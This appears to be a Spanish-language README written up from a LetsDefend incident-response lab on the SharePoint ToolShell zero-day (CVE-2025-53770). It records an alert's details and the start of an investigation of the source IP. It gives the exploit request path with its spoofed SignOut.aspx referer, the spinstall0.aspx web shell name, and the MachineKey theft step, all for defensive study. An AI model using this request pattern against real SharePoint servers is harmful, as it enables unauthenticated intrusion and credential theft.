cyprianatsyor/toolshell-cve-2025-53770-sharepoint-exploit-lab-letsdefend
Guía paso a paso de la explotación de CVE-2025-53770 (ToolShell) en un laboratorio de LetsDefend, que cubre RCE, despliegue de web shell y análisis de respuesta a incidentes.

TL;DR Oye, en este laboratorio de LetsDefend me sumergí en un zero‑day de SharePoint llamado ToolShell (CVE‑2025‑53770). Básicamente, simulé un ataque real donde una petición POST maliciosa eludió la autenticación, ejecutó PowerShell para robar las claves de MachineKeySection, compiló payload.exe y dejó caer una web shell (spinstall0.aspx). Registré todo, analicé el comportamiento y contuve el host. Este README cubre el ataque, mis pasos y las lecciones aprendidas.
Herramientas utilizadas:


EventID: 320
Hora del evento: 22 de julio de 2025, 01:07 PM
Regla: SOC342 – CVE‑2025‑53770 SharePoint ToolShell Bypass de autenticación y RCE
Nivel: Analista de seguridad
Hostname: SharePoint01
Dirección IP de origen: 107.191.58.76
Dirección IP de destino: 172.16.20.17
Método de solicitud HTTP: POST
URL solicitada: /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx
User‑Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Referer: /_layouts/SignOut.aspx
Content‑Length: 7699
Motivo de activación de la alerta: Petición POST no autenticada sospechosa dirigida a ToolPane.aspx con un tamaño de payload grande y referer falsificado, indicativo de explotación de CVE‑2025‑53770.
Acción del dispositivo: Permitido
El 22 de julio de 2025, nuestro monitoreo de seguridad detectó un ataque crítico de día cero contra una instancia local de SharePoint Server llamada SharePoint01.
Detalles del CVE:
Catálogo KEV de CISA: Entrada publicada el 20 de julio de 2025
Vector de ataque: Petición POST al endpoint /ToolPane.aspx, cabecera referer falsificada, payload malicioso grande
Origen: IP 107.191.58.76, Vultr Holdings, LLC, EE.UU.
Microsoft SharePoint es la columna vertebral de la colaboración empresarial y la gestión documental. Es esencialmente un espacio seguro y organizado, similar a la nube, para archivos, flujos de trabajo y aplicaciones internas.
Usos principales:
Consideraciones de seguridad:
CVE‑2025‑53770, también llamado ToolShell, es un zero‑day de SharePoint explotado activamente. Es una vulnerabilidad crítica de deserialización en servidores SharePoint locales de Microsoft que permite ejecución remota de código (RCE) sin autenticación. Se encadena con otras fallas de SharePoint (CVE‑2025‑49704 y CVE‑2025‑49706) para comprometer completamente los sistemas. Tiene una puntuación CVSS de 9.8, lo que significa que es crítica.
Suben web shells maliciosas como spinstall0.aspx a través del endpoint ToolPane.aspx utilizando cabeceras referer falsificadas para eludir la autenticación.
Extraen valores críticos de MachineKey de la configuración de SharePoint para generar payloads ViewState de confianza y obtener acceso persistente.
Más tarde despliegan ransomware (por ejemplo, la cepa "Warlock") o exfiltran credenciales y establecen puertas traseras.
Primera divulgación pública: 19 de julio de 2025 (blog de Microsoft)
Parches publicados: 20–21 de julio de 2025
Entrada en el catálogo KEV de CISA: 20 de julio de 2025
Analicé la dirección IP del remitente (Dirección IP de origen) en VirusTotal.
Dirección IP de origen: 107.191.58.76

Con esto ya sé que la IP es maliciosa.

Ahora tengo que buscar la ubicación de la IP con la ayuda de AbuseIPDB.
